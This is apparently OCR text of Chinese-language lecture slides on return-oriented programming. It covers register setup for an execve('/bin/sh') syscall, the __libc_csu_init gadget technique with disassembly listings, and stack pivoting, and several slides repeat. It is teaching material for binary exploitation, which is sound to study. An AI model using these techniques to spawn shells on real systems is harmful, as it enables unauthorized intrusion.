
- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	3B
rsi	0
rdi	&”/bin/sh”
rdx	0
rip	<syscall>




$ ROP
Concept

- 有這麼多這種格式的 instruction 可以使用嗎？
  - 從不同的 offset 看 machine code，會解析出不同的 instruction



$ ROP

Exploit



$ ROP


Exploit

$ ROP

Advanced - csu_init

- 執行時程式時，會有一些 function 每次都會被呼叫到，如果能利用那些 function 構造一種攻擊手法，這樣每次都可以拿來利用


- __libc_csu_init 有大量能控制 register 的 gadget，並且能夠 dereference function pointer 來呼叫 function



$ ROP

Advanced - csu_init

- Control rbp ➔ 1 (optional)
- Control rbx ➔ 0 (optional)
- Control r12d ➔ edi
- Control r13 ➔ rsi
- Control r14 ➔ rdx
- Control r15 ➔ function pointer





```
<__libc_csu_init+90>:   pop    rbx
<__libc_csu_init+91>:   pop    rbp
<__libc_csu_init+92>:   pop    r12
<__libc_csu_init+94>:   pop    r13
<__libc_csu_init+96>:   pop    r14
<__libc_csu_init+98>:   pop    r15
<__libc_csu_init+100>:  ret
```

```
<__libc_csu_init+64>:   mov    rdx,r14
<__libc_csu_init+67>:   mov    rsi,r13
<__libc_csu_init+70>:   mov    edi,r12d
<__libc_csu_init+73>:   call   QWORD PTR
[r15+rbx*8]
```

$ ROP

Advanced - csu_init

- Control rbp ➔ 1 (optional)
- Control rbx ➔ 0 (optional)
- Control r12d ➔ edi
- Control r13 ➔ rsi
- Control r14 ➔ rdx
- Control r15 ➔ function pointer




```
<__libc_csu_init+90>:   pop    rbx
<__libc_csu_init+91>:   pop    rbp
<__libc_csu_init+92>:   pop    r12
<__libc_csu_init+94>:   pop    r13
<__libc_csu_init+96>:   pop    r14
<__libc_csu_init+98>:   pop    r15
<__libc_csu_init+100>:  ret
```


(*funcptr)()

```
<__libc_csu_init+64>:   mov    rdx,r14
<__libc_csu_init+67>:   mov    rsi,r13
<__libc_csu_init+70>:   mov    edi,r12d
<__libc_csu_init+73>:   call   QWORD PTR
[r15+rbx*8]
```

$ ROP

Advanced - csu_init


- Control rbp ➔ 1 (optional)
- Control rbx ➔ 0 (optional)
- Control r12d ➔ edi
- Control r13 ➔ rsi
- Control r14 ➔ rdx
- Control r15 ➔ function pointer



$ ROP

Advanced - csu_init

- Control rbp ➔ 1 (optional)
- Control rbx ➔ 0 (optional)
- Control r12d ➔ edi
- Control r13 ➔ rsi
- Control r14 ➔ rdx
- Control r15 ➔ function pointer




$ ROP

Advanced - Stack pivoting

- 因為讀取的限制，讓一次 ROP 不能做太多事情
- 將 ROP chain 先寫到某個可以控制的地方，並透過 leave ; ret gadget 將 stack 遷到該處
  - stack 遷移 的意思為 rsp 指向我們可控的地方
- 總共會呼叫兩次 leave ; ret = function 的 epilogue + 我們構造的 gadget

